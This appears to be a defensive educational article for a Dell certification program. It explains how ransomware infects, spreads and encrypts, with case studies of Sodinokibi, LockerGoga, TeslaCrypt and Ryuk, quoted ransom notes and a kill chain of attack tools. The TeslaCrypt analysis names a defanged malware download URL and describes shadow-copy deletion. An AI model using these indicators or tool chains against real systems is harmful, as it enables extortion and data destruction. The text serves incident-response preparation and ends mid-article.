


SURVIVING RANSOMWARE - A STORY OF PREPARATION



Bruce Yellin

Bruceyellin@yahoo.com



The Dell Technologies Proven Professional Certification program validates a wide range of skills and competencies across multiple technologies and products.

From Associate, entry-level courses to Expert-level, experience-based exams, all professionals in or looking to begin a career in IT benefit from industry-leading training and certification paths from one of the world's most trusted technology partners.

Proven Professional certifications include:

- Cloud
- Converged/Hyperconverged Infrastructure
- Data Protection
- Data Science
- Networking
- Security
- Servers
- Storage
- Enterprise Architect

Courses are offered to meet different learning styles and schedules, including self-paced On Demand, remote-based Virtual Instructor-Led and in-person Classrooms.

Whether you are an experienced IT professional or just getting started, Dell Technologies Proven Professional certifications are designed to clearly signal proficiency to colleagues and employers.

[Learn more at www.dell.com/certification](http://www.dell.com/certification)

Table of Contents

Introduction	4
What is ransomware?	5
How ransomware works	5
Popular Ransomware	9
It's Too Late to Prevent Ransomware and You've Decided to Fight!	14
Antivirus – Your Key Tool to Finding the Ransomware	14
Restore From Backups.....	15
Ransomware Metrics.....	18
When Backups Won't Protect Your Organization	20
Ransomware Decryptors.....	21
Paying the Ransom.....	22
Ransomware Insurance	23
Create an Incident Response Playbook	24
Playbook Samples.....	26
Security Information and Event Management	27
ATT&CK and Hafnium	28
Cloud Security	29
Will Antivirus Software Alert Me to Ransomware? Maybe	30
Network Fencing and Dress Rehearsals	31
Email Security – Is It Phishy? Can You Spot The fAKE eMAIL?	32
Many Other High-Profile Organizations Have Also Been Hit.....	33
A Ray of Hope.....	35
Ransomware Recovery on Your Windows Personal Computer	35
Conclusion	36
Footnotes	38

Disclaimer: The views, processes or methodologies published in this article are those of the author. They do not necessarily reflect Dell Technologies' views, processes or methodologies.

Introduction

Assume for a moment you are the IT manager of a medium-sized company. You're having a quiet weekend after putting in a long tiring week when you receive a phone call that you will remember forever. It's your operations manager Sara, and with a panic-pitched voice, she says a threatening message has replaced the desktop wallpaper on every system. There are help desk reports that users can't access their data. Your worst nightmare is coming true!


From your last internal ransomware drill, you instantly know your systems are breached and you have a critical security problem. Ransomware is scary and if it encrypts your organization's files, they could be permanently damaged. Even though the malware might have been implanted months earlier, you tell Sara to:¹

1. Stop any active backups immediately to reduce the malware spread. Backups should remain offline. Network shares and drives should be disconnected.
2. Take snapshots of each infected system. A snapshot saves memory details which could be useful for a forensic analysis of the attack.
3. Disconnect every infected piece of equipment from the network. Power everything down, including Wi-Fi and Bluetooth, to limit further malware advances.

Ransomware has struck your organization at the worst possible time – the end-of-year sales rush. Your heart is racing and you start sweating as your brain sounds the klaxon alarm. Recovery will be difficult. Not a second to waste. Time to execute the plan that sits in a three-ring binder in your office. You hope it's not something like bitcoin-demanding WannaCry which crippled 200,000 computers in 150 countries.² Either way, you're going to have a really bad evening and tomorrow won't be any better.



Has your company been attacked? In 2020, over half of **US** organizations were ransomware targets, and if you were in **Saudi Arabia**, the likelihood was a staggering **88%**.³ Cybercriminals are more dangerous than ever. The FBI says incidents quadrupled in 2020 due to the pandemic as more employees worked remotely.⁴



Not every incident leads to a breach, but in 2021, attacks rose 148% over the previous year, or once every 11 seconds. With nearly 800 million annual attacks, over 80% suffered a successful security breach, and about a third have endured six or more attacks.^{5,6} Last year, ransom demands topped \$75B making it a profitable crime.⁷ Kaspersky Labs, a Russian cybersecurity leader, reports that 34% of breached companies needed a week or more to remediate the problem.⁸ Can your organization exist without its computers and data for a week or a month?

This article discusses the preparation needed before an organization wrestles with a devastating attack. It details a proactive approach that begins with understanding what ransomware is, some popular variants, and how they work. How do you prevent a breach? Which popular defensive products help? What steps do you take if systems are held hostage, threatening your business and your customers?⁹ You deserve a fighting chance against ransomware.


What is ransomware?

Ransomware is a member of the **malicious software** family. Malware is a computer virus that may be disguised as a legitimate program (trojan) or other harmful executable that hackers use to access sensitive information, cause disruption, and inflict damage. Not all malware is ransomware. For instance, spyware is malware that hides in your PC and records your internet activity, banking details, passwords, and other data for resale to others. Verizon's "Data Breach Investigations Report" showed that 27% of malware incidents involved ransomware.¹⁰

Ransomware uses cryptography to prevent rightful access to software assets unless a ransom is paid to restore access. It turns out that 43% of all data breaches target Small-to-Medium-sized Businesses (SMBs) that in contrast to large organizations, tend to have smaller data security budgets or don't have it as a high priority.¹¹ If you have data, you are a target.

Safety Detectives say users know their emails can be malware gateways that lead to their machine and possibly others becoming infected, yet they still fall prey to it.¹² Two-thirds of ransomware attacks are traced to phishing emails and 36% of users lack proper training.¹³

Common Ransomware Infection Methods



Two Bloomberg reporters writing a ransomware article spent only \$150 bitcoin in 2020 on a Ransomware-as-a-Service (RaaS) "kit".¹⁴ The prepackaged dark web tools provided step-by-step instructions on how to create a malware campaign, enter victim information and create decryption keys for when the ransom was paid. The payload could be delivered in a phishing email. When opened, malware fouled their victim's PC and encrypted files for a ransom.

How ransomware works

Ransomware is complex but the strategy is simple – scramble data on servers and offer to unscramble it for money. It gets into a system through user errors, network security gaps, under-patched infrastructure, and more.¹⁵ Any device could become a ransomware access

point. For instance, this top-tier SMB switch recently had seven





high-severity Common Vulnerabilities and Exposures (CVE), including Session Hijacking.¹⁶ On April 1, 2019, a lapse in Oracle WebLogic extended admin rights to Sodinokibi ransomware, allowing it to target a network and encrypt its files. Sodinokibi purposely bypasses Iran, Russia, and other former USSR-hosted systems.¹⁷ A fix was available on April 26, although some users took a while to patch their systems and remained exposed to the ransomware.^{18,19}

From a network perspective, your perimeter firewall blocks malicious data traffic from entering and leaving your networks based on IP address rules and port numbers.²⁰ There might also be an Intrusion Detection System to analyze the traffic to stop packets with malicious signatures. Users clicking on infected emails and web pages are the biggest problem. A phishing email that appears to be from a friend or trusted source might contain an attachment or link that exposes the innocent user to a bad actor attack.²¹ The Bart ransomware uses steganography processes to hide malware instructions inside photo attachments.^{22,23}



Malicious webpages or infected emails can contain a malware exploit kit as shown to the right. RaaS kits such as RIG autonomously log the



victim's browser version, installed software such as Java, and other

information.²⁴ To the left, a user clicks an email link, pop-up ad, or navigates to an infected page **1** and is unknowingly redirected to an exploit page **2**.²⁵ Collected information lets the hacker know which malicious code to load **3**.

For example, if the browser has a security vulnerability, the exploit kit could use it to access the target computer and download a malware payload as a prelude to a ransomware attack.

Even popular PC utilities like **CCleaner**, used by millions to remove invalid Windows Registry entries and malware, can carry hidden malware.²⁶ The 2017 program was hacked and a keylogger was installed to record user credentials. It gave Remote Desktop



Protocol (RDP) access through admin privileges and default port 3389 before launching an attack. Multi-Factor Authentication (MFA) is one way to prevent this vulnerability. MFA requires





the user have two forms of identification to access a resource as shown here.²⁷ Many Security Information and Event Management (SIEM) tools (discussed in a later section) scan for default settings, weak passwords

like “abc”, and repeated or regular failed network login attempts.²⁸ They look for patterns from a running network scanner program and other common attack tools. A hacker’s scanner can log active hosts by pinging every IP address and waiting for a response.


Once a trojan file is opened or link executed, hidden malware can overrun a network of machines. The attack can be immediate or lay dormant for weeks, waiting for the right time to attack. Anonymous criminals evade prosecution by demanding a cryptocurrency ransom. Introduced in 2009, Bitcoin allows them to receive digital payments without revealing their identity, further emboldening their activity and promoting a thriving secretive economy.

IT managers must double their efforts to block phishing attacks. Security training is essential, so users should take phishing quizzes. Set up email filter gateways to disable macro scripts, block malicious fingerprints, and other tactics. The Cybersecurity and Infrastructure Security Agency (CISA) has a Cyber Resource Hub with tools like a Phishing Campaign Assessment to help keep your network malware-free.^{29,30} CoveWare, a ransomware remediation service provider, shows phishing and RDP are popular attack vectors in this chart.³¹



Ransomware came on the scene as the 1989 AIDS Trojan. It spread from PC to PC via a 5¼ floppy labeled “AIDS Information - Introductory Diskette.”³²


Dr. Joseph Popp, a Harvard-trained biologist, mailed out 20,000 disks to the World Health Organization’s AIDS conference attendees. The malware



waited for 90 PC reboots before hiding in the C drive directory, encrypting files, and displaying this screen until \$189 was sent to PC Cyborg Corporation in Panama.

Ransomware’s sophistication has grown over the last three decades, yet the recipe is simple.

By the time the user sees the ransom note, the damage is done and their data is encrypted. To



the left is a sample of a simple file **BEFORE** and **AFTER** it is encrypted as a zip file. Bad actors

choose much stronger public domain encryption algorithms, such as AES-256, RSA-2048, or RSA-4096. Encryption mathematics ensures that files are only recoverable with the correct unique key. The 256-bit Advanced Encryption Standard (AES) has 78 digits and is uncrackable by a PC in our lifetime. The 2048-bit Ron Rivest, Adi Shamir, and Leonard Adleman (RSA) code could take 300 trillion years to crack.³³

This is the basic sequence you can expect:




Phase 1 – Infection – Malware needs access to your computer. It hides in an email attachment, on a “free” USB stick, exploits a network weakness, exists on compromised websites, and more.³⁴ For example, a “double-extension” could trick you to click on a *filename.txt.js* that looks like a file but triggers a **JavaScript** RATDispenser.³⁵ RATDispensers evade detection to launch a malware attack. This phase is your group’s last chance to prevent organizational damage.



Globelmposter is hiding in this fake **FedEx** email.³⁶ If you click the link, it encrypts your files. “**INV-00022.7Z**” is a VBScript that loads malware from the criminal’s Command-and-Control (C&C) server into your %TEMP% directory with a name like “*auqcv.exeA*”.

Phase 2 – Installation – Once the malware gains access, the hacker’s creativity shines. The Download Dropper Method (DDM) hides code from antivirus (AV) detection.³⁷ The DDM eventually opens a connection to its C&C server, perhaps through an unencrypted HTTP protocol. The C&C houses the infection payload and executes the steps on your machine giving it free firewall access. It may even lay dormant for a month so it can be backed up. From there, Ryuk, WannaCry, or any other ransomware can be installed on your unsuspecting machine.³⁸

Phase 3 – File Type – Your machine is now spending CPU and I/O cycles on behalf of the malware. The process is persistent and can withstand a reboot. It follows its instructions to scan the **infected computer** ① for data on its operating system, AV protection, browsers, domain names, IP addresses, and more.³⁹ It also scans **network** ② and **cloud file share** ③ attachments, repositories such as OneDrive and Dropbox, backup devices and files, user/admin permissions, file READ/WRITE permissions, and more as a precursor to deploying paralyzing file encryption. At the end of the scans, it is going to have a full infrastructure list of your environment.



The malware might need only seconds to search the local target, but spend minutes to hours exploring complex network paths. A security engineer might be able to spot the malicious mapping activity as part of the Ransomware Kill Chain (discussed in a later section).

Phase 4 – Encryption – The final inventory gives the malware a list of file types to encrypt such as .doc, .zip, and more using a unique keycode retrieved from the C&C server.⁴⁰ CPU and I/O

cycles can peak in the first hour as local files are encrypted. Network files can take days to encrypt depending on where the activity occurs and the desire to avoid detection. Ransomware can also send the original files to the C&C machine or its proxy for a secondary ransom. Once a file is encrypted, the original is deleted. Your security staff might spot a great deal of unusual, unplanned, and unexplained CPU, I/O, and network activity.

Phase 5 – Ransom – At this point, it's too late to prevent file damage.

The **Phase 1** GlobelImposter VBScript has finished and ransomware has fully infected and encrypted every target .txt file, deleted the originals, and displayed a message such as this one.⁴¹

Your files are Encrypted!
For data recovery needs decryptor.
If you want to buy a decryptor, fill this form and click "Buy Decryptor"
You IP address is:
e-mail:
you ip:

To buy the decryptor, you must pay the cost of: 0.233 Bitcoin (\$1002)
You have 2 days for payment
Time left:
47:59:36
after finishing offer, decryptor cost will be 0.466 Bitcoin
You can buy bitcoin on one of these sites:
blockchain.info
localbitcoins.com
google.com
send 0.233 bitcoin on the Bitcoin address:
1Bj66reiqrilm5QpZn1Nb8nmsoZhm3QT6

Clicking "**Buy Decryptor**" displays a message shown to the left that supplies additional instructions and a countdown timer giving you only two days to pay the ransom, after which the ransom doubles. Other ransomware variants may threaten to show the stolen data to the world or destroy it. Paying the cryptocurrency ransom generally results in receiving an email with the associated decryption key.


Popular Ransomware

Ransomware has attacked individuals and organizations for over thirty years. During that time, ransomware "science" has advanced threat complexity to force payment or cause damage. The average payment is \$140,000 and insured victims have filed claims exceeding \$200,000.^{42,43}

Ironically, the NSA cyberattack tool chest includes the EternalBlue Windows Server Message Block exploit allowing data packets to be used for counterterrorism.⁴⁴ The Shadow Brokers stole EternalBlue from the NSA in 2017, and it reappeared in WannaCry attacks, leveraging the highest endpoint privileges regardless of the user profile.^{45,46} Endpoint security protects network entry points such as a desktop, mobile device, or Internet of Things device from attack. In contrast, AV guards a single endpoint and typically looks for malicious files. WannaCry uses a Windows *taskkill* command to stop processes like protection software before encrypting files.⁴⁷ North Korean hackers used this to hold the British healthcare system hostage in 2017.⁴⁸

In this article's opening, the IT manager is alerted to an attack on a Saturday night. According to the British security company Sophos, many malware events happen at night on weekends.⁴⁹ Wanting the highest chances for success, cybercriminals want to catch an organization off guard, and they don't want the IT security team around when they start the attack.

Ransomware is a lucrative business and attacks have become ruthless. In the past, a bad actor needed the skill to build malware. Today, RaaS suppliers provide much of the expertise, resulting in many more vicious attacks. Group-IB, a Singapore security company, found two-thirds of 2020 attacks were from a RaaS.⁵⁰ It offers the cybercriminal malicious code with lease or subscription financial terms helping them employ franchise practices such as profit sharing. For example, a **\$10M ransom** earns the **coder \$4M**, the **hosting service \$1M**, and the **hacker \$4.9M**.⁵¹ Gangs like DarkSide used a Robin Hood model and donate some of the extorted funds to charities such as Children International, although charities generally refuse illegal cryptocurrency donations.⁵²




The gang might supply the hacker with a help system, chat support, and a customer service dashboard to configure and track their crime by displaying the victim's operating system, attachment opened flag, the attack status, its success, and the ransom paid.⁵³ This DataKeeper RaaS GUI, found on The Onion Router (TOR), configures the file types to target, subnet attack sliders, malware admin rights selector, and a “self-running” option.⁵⁴ RaaS operators can even scrutinize their hacker customers to ensure the malware is deployed by qualified criminals.^{55,56}



Fileless Ransomware

Fileless ransomware resides in memory and survives a reboot. Bad actors use Windows services, apps, and tools on a victim's system, such as Windows Management Instrumentation, Office Macros, and **PowerShell** to launch an attack.⁵⁷ The tools escalate malware privileges, traverse the network, and execute tasks. Both Emotet and TrickBot use **PowerShell** to get a full ransomware payload. Netwalker is a nasty fileless ransomware **PowerShell** threat that uses a memory-based reflective Dynamic-Link Library (DLL) and Windows tools to avoid detection.⁵⁸ Netwalker encrypts files with a **six-character extension** as shown in this portion of a ransom note and terminates backup apps and services to keep them from being used for restoration.



AV programs usually scan for signatures, and since fileless malware lacks an executable, there is no signature. It can be spotted by a SIEM tool that monitors for strange application behavior – not an easy task. Detection is a race against time, and when a SIEM detects something suspicious, it must be acted upon quickly or it can be too late. AWAKE is a SIEM add-on that is trained to help spot fileless attacks.⁵⁹

Sodinokibi

As mentioned, Sodinokibi can be lethal.

Datacenter provider CyrusOne, with 50 locations worldwide, was attacked in late 2019 by multi-threaded Sodinokibi that encrypted documents in parallel. This is a part of the ransom note.⁶⁰

```

--- === Welcome CyrusOne and Dear Customers** === ---
[+] Whats Happen? [+]
Your files are encrypted, and currently unavailable.
You can check it: all files on your computer has extension d4th0.
By the way, everything is possible to recover (restore), but you need
to follow our instructions. Otherwise, you cant return your data (NEVER).


[+] What guarantees? [+]
Its just a business. We absolutely do not care about you and your deals,
except getting benefits. If we do not do our work and liabilities – nobody
will not cooperate with us. Its not in our interests.

To check the ability of returning files, You should go to our website.
There you can decrypt one file for free. That is our guarantee.
    
```

Instead of paying the \$15M bitcoin ransom, they notified the authorities and restored files from backups following their continuity playbook.^{61,62} Six of their customers temporarily lost service during the remediation. It takes an average of only 82 seconds for a phishing campaign to get its first click and 23% of users open phishing messages that trigger a malware attack.⁶³

GoGalocker

At RSA's 2020 conference, Symantec described the inner workings of GoGalocker, aka LockerGoga ransomware.⁶⁴ The malware successfully deployed numerous tools to traverse and map a network and evaded detection using methods such as digitally signed and certified code.⁶⁵ As shown in this diagram, it eventually encrypts chosen files on every computer.



The incursion begins with various infection vectors such as open ports/default passwords and spear phishing, and the Shodan search engine (like Google) finds internet-connected unprotected devices.^{66,67} Using tools such as **PowerShell**, **PuTTY**, and **Mimikatz**, AV software is disabled, Secure Shell (SSH) sessions are created, credentials are stolen, privileges are escalated, and a map is created of the victim's network. **Wolf-x-full** manages and alters passwords.⁶⁸ The encryption step uses a ".locked" extension as it targets files. Cryptocurrency makes it difficult for authorities to "follow the money" to track the perpetrators.

Norsk Hydro is a global aluminum producer with 35,000 workers and is Norway's second-largest employer. At 4 AM on March 19, 2019, their information security officer, Torstein Gimnes, was awoken by an IT staffer who said "We may be under attack".



```

Greetings!

There was a significant flaw in the security system of your company.
You should be thankful that the flaw was exploited by serious people and not some rookies.
They would have damaged all of your data by mistake or for fun.

Your files are encrypted with the strongest military algorithms RSA4096 and AES-256.
Without our special decoder it is impossible to restore the data.
Attempts to restore your data with third party software as Photorec, RannohDecryptor etc.
will lead to irreversible destruction of your data.

To confirm our honest intentions.
Send us 2-3 different random files and you will get them decrypted.
It can be from different computers on your network to be sure that our decoder decrypts
everything.
Sample files we unlock for free (files should not be related to any kind of backups).

We exclusively have decryption software for your situation

DO NOT RESET OR SHUTDOWN - files may be damaged.

```

LockerGoga breached their email defenses months earlier, encrypting files on thousands of computers. Attackers demanded 51M Krone (\$6M US) to unlock the files.⁶⁹ Microsoft's Detection and Response


Team helped Norsk decide not to pay the ransom. Workers did their jobs with a 1970s pencil method as the malware was remediated on over 500 servers and 2,700 PCs. The post-mortem found 160 subnets, 140 different operating systems, a Sony PlayStation, Windows 98, many known CVE, and 8,700 unique credentials on the dark web.⁷⁰ Even with cyber insurance, their first-quarter profits dropped 82% and cost them \$71M US.^{71,72}

TeslaCrypt 4.1A

This summary of the popular 2016 TeslaCrypt 4.1A ransomware by Endgame, a former supplier of threat mitigation solutions, shows a detailed attack.^{73,74} At infiltration ①, a Java zip file with a

Windows **wscript** ② downloads and executes its payload. TeslaCrypt ③ is implanted with an HTTP GET request to **greetingsyoungqq[.]com/80.exe**. It uses ④ evasion techniques to hide the runtime performance and multi-threading activity.

TeslaCrypt puts a portable executable ⑤ in memory and copies it to the Documents folder ⑥ under a random filename executable. It deletes the parent binary ⑦, generates ⑧ additional threads, and deletes any volume shadow copies. It puts the binary in the ⑨ registry. During encryption, ⑩ it creates a public key from the encrypted private key. Target files are encrypted ⑪, a ransom note is published ⑫, and the C&C receives a status update.



Ryuk Deep Dive

Cyberattacks cause real-world damage, and Ryuk (“ree-yook”) ransomware is one of the world's worst. Named for the Death Note anime movie character, Ryuk is based on the 2017 Hermes ransomware source code.⁷⁵ Wizard Spider, the gang behind Ryuk, targets organizations that can't afford downtime and can pay a large ransom. Especially virulent to US healthcare institutions during the pandemic, it infected them when they were inundated with patients.⁷⁶ They attacked Oregon's Sky Lakes Medical




Center on October 27, 2020, causing system failures. It prevented cancer patients from receiving radiation treatments and forced the limited staff to use a pen and paper workaround.⁷⁷


Discovered in 2018, Ryuk leverages multi-threading file encryption using AES-256 and RSA-4096, disabling the Windows System Restore feature and deleting shadow copies.^{78,79} It reconns its victims to customize its attack, leveraging acquired admin privileges. There are 32- and 64-bit variants, and some don't use a file extension while others use ".RYK" or ".HERMES".

Reports indicate Ryuk avoids Russian, Ukrainian, or Belarusian systems. In 2019, three attacks netted the gang \$27.7 million, and estimates show Wizard Spider to be worth \$150 million.^{80,81}

Trend Micro, a multinational security company, reports Ryuk shuts down 40 processes and 180 services.⁸² Encryption keys are subsequently encrypted with RSA-4096. **Protonmail** and **Tutanota** secure email are used to communicate demands.^{83,84} Ryuk RaaS is available to hackers who mostly use phishing emails to distribute malware.



Trend Micro also created two Ryuk kill chain diagrams. Clicking a phishing email installs a malware dropper (or loader) such as **Emotet**, **Trickbot**, or **BazarLoader** on a victim's machine. **BazarLoader** schedules a



“StartAd-Ad” task in the registry.⁸⁵ Droppers can install Ryuk or load the multi-function **Cobalt Strike Beacon** to work with the criminal's C&C. Ryuk invades through numerous attack vectors

Initial Compromise	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Spear phish	Buer Loader	Task scheduler	Cobalt Strike	SystemBC	Cobalt Strike	Cobalt Strike	Cobalt Strike	SharpHound	Cobalt Strike	Cobalt Strike	Ryuk
	VMI			GMER		Command line	RDP		SystemBC	SystemBC	
	PowerShell					BloodHound					
	cmd.exe										
	MAL/Inject-GQ										
	Cobalt Strike										

Ryuk attack kill chain

https://www.trendmicro.com/en_us/what-is/ransomware/ryuk-ransomware.html

making it hard to detect, but if your team spots **Emotet** or **Trickbot**, Ryuk could be on its way. Ryuk is clever and can make it harder for your organization to recover by using the Windows Boot Configuration Data Editor (**BCDEdit**) to disable the Automatic Startup Repair service.⁸⁶

It's Too Late to Prevent Ransomware and You've Decided to Fight!

The chances of being attacked by ransomware are about the same whether your data center is local, in the cloud, or uses a hybrid cloud.⁸⁷ Groups may mistakenly believe the cloud will protect them, but by default, it does not.



Once defenses are breached, it's too late to plan. Systems are potentially attacked by multi-threaded malware that encrypts their files in parallel. A smart criminal may have accessed and covertly mapped your infrastructure months ago, neutralizing the effectiveness of your backups.⁸⁸ Domain controllers, web servers, and databases are also priority targets.

